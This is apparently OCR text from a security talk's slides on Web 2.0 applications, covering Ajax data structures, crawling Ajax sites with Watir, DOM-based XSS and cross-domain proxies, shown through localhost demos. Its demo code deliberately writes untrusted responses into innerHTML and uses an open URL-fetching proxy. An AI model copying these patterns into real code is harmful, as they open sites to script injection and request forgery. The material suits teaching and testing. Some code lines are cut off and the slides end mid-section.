
Discovery

- Ajax running with various different structures.
- Developers are adding various different calls and methods for it.
- JavaScript can talk with back end sources.
- Mashups application talking with various sources.
- It has significant security impact.
- JSON, Array, JS-Object etc.
- Identifying and Discovery of structures.

Demo

Discovery


JSON



GET http://localhost/demos/ajax/ajax-struct/myjson.txt *(63ms)*

```
{ "firstName": "John", "lastName": "Smith", "address": { "streetAddress": "21 2nd Street", "city": "New
 York", "state": "NY", "postalCode": 10021 }, "phoneNumbers": [ "212 732-1234", "646 123-4567" ] }
```


XML



GET http://localhost/demos/ajax/ajax-struct/profile.xml *(47ms)*

```
<?xml version="1.0" encoding="UTF-8"?>
<profile>
    <firstname>John</firstname>
    <lastname>Smith</lastname>
    <number>212-675-3292</number>
</profile>
```


JS-Script



GET http://localhost/demos/ajax/ajax-struct/js.txt *(62ms)*

```
firstname="John";
lastname="Smith";
number="212-234-9080";
```


JS-Array



GET http://localhost/demos/ajax/ajax-struct/array.txt *(78ms)*

```
new Array("John","Smith","212-456-2323")
```

JS-Object



GET http://localhost/demos/ajax/ajax-struct/js-object.txt *(47ms)*

```
profile = {
        firstname : "John",
        lastname : "Smith",
        number : "212-234-6758",
        showfirstname : function(){return this.firstname},
  showlastname : function(){return this.lastname},
  shownumber : function(){return this.number},
};
```


Demo

Web 2.0
Crawling

Crawling challenges

- Dynamic page creation through JavaScript using Ajax.
- DOM events are managing the application layer.
- DOM is having clear context.
- Protocol driven crawling is not possible without loading page in the browser.

Ajax driven site



Login | News | Your area | Profile

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Dynamic site</title>
<script src="./src/master.js"></script>
<script type="text/javascript" src="./src/dojo.js"></script>
<script language="javascript" src="./src/rss_xml_parser.js"></script>
<script language="javascript" src="./src/XMLHTTPReq.js"></script>
<script>loadhtml()</script>
<div id='main'></div>
<div id='myarea'></div>
</body>
</html>
```


GET http://localhost/demos/crawl/main.html *(31ms)*

```
<a href="/login.asp">Login</a>&nbsp;|&nbsp;
<a href="javascript:getnews()">News</a>&nbsp;|&nbsp;
<a href="javascript:loadmyarea()">Your area</a>&nbsp;|&nbsp;
<a href="javascript:getprofile()">Profile</a>
```

```
function loadhtml()
{
        var http;
        if(window.XMLHttpRequest){
            http = new XMLHttpRequest();
        }else if (window.ActiveXObject){
                http=new ActiveXObject("Msxml2.XMLHTTP");
            if (! http){
                http=new ActiveXObject("Microsoft.XMLHTTP");
            }
        }
        http.open("GET", "main.html", true);
        http.onreadystatechange = function()
        {
                if (http.readyState == 4) {
                        var response = http.responseText;
                        document.getElementById('main').innerHTML = response;
        }
}
http.send(null);
}
```

Demo

Crawling with Ruby/Watir



```
require 'watir'
include Watir
ie=IE.new
ie.goto("http://localhost/demos/crawl/")
ie.show_links
ie.links[2].click
ie.show_links
ie.links[3].click
ie.show_links
ie.links[4].click
ie.show_links
```

Command Prompt

```
D:\scanweb2.0>crawl.rb
index name          id            href
          text/src
1                                 http://localhost/login.asp
          Login
2                                 javascript:getnews()
          News
3                                 javascript:loadmyarea()
          Your area
4                                 javascript:getprofile()
          Profile
index name          id            href
          text/src
1                                 http://localhost/login.asp
          Login
2                                 javascript:getnews()
          News
3                                 javascript:loadmyarea()
          Your area
4                                 javascript:getprofile()
          Profile
index name          id            href
          text/src
1                                 http://localhost/login.asp
```

Web 2.0
Scanning & Vulnerabilities

Cross Site Scripting (XSS)

- Traditional
  - Persistent
  - Non-persistent
- DOM driven XSS – Relatively new
- Eval + DOM = Combinational XSS with Web 2.0 applications


Cross Site Scripting (XSS)

- What is different?
  - Ajax calls get the stream.
  - Inject into current DOM using eval() or any other means.
  - May rewrite content using document.write or innerHTML calls.
  - Source of stream can be un-trusted.
  - Cross Domain calls are very common.

Addressing Cross Domain Calls

- Cross Domain calls are very important for Web 2.0 applications.
  - Proxy to talk with cross domain
  - Callback implementation to fetch them
  - Flash via crossdomain.xml
- These are types of bypass and can have security implications
- Source of the information – key!

Cross Domain with proxy



John
Smith
212 732-1234


GET http://localhost/demos/xdom/proxy.aspx?url=http://blog.example.org/class/ajax-struct/myjson.txt (1547ms)

```
{ "firstName": "John", "lastName": "Smith", "address": { "streetAddress": "21 2nd Street", "city": "New
 York", "state": "NY", "postalCode": 10021 }, "phoneNumbers": [ "212 732-1234", "646 123-4567" ] }
```

Source of: http://localhost/demos/xdom/showprofile-ajax.html - Mozilla Firefox

```
function getJSONprofile()
{
        var http;
        if(window.XMLHttpRequest){
            http = new XMLHttpRequest();
        }else if (window.ActiveXObject){
                http=new ActiveXObject("Msxml2.XMLHTTP");
            if (! http){
                http=new ActiveXObject("Microsoft.XMLHTTP");
            }
        }
        http.open("GET", "./proxy.aspx?url=http://blog.example.org/class/ajax-struct/m
        http.onreadystatechange = function()
        {
```

Callback Implementation



Jack
jack@example.com

Source of: http://localhost/demos/xdom/showprofile.html - Mozilla Firefox
File Edit View Help

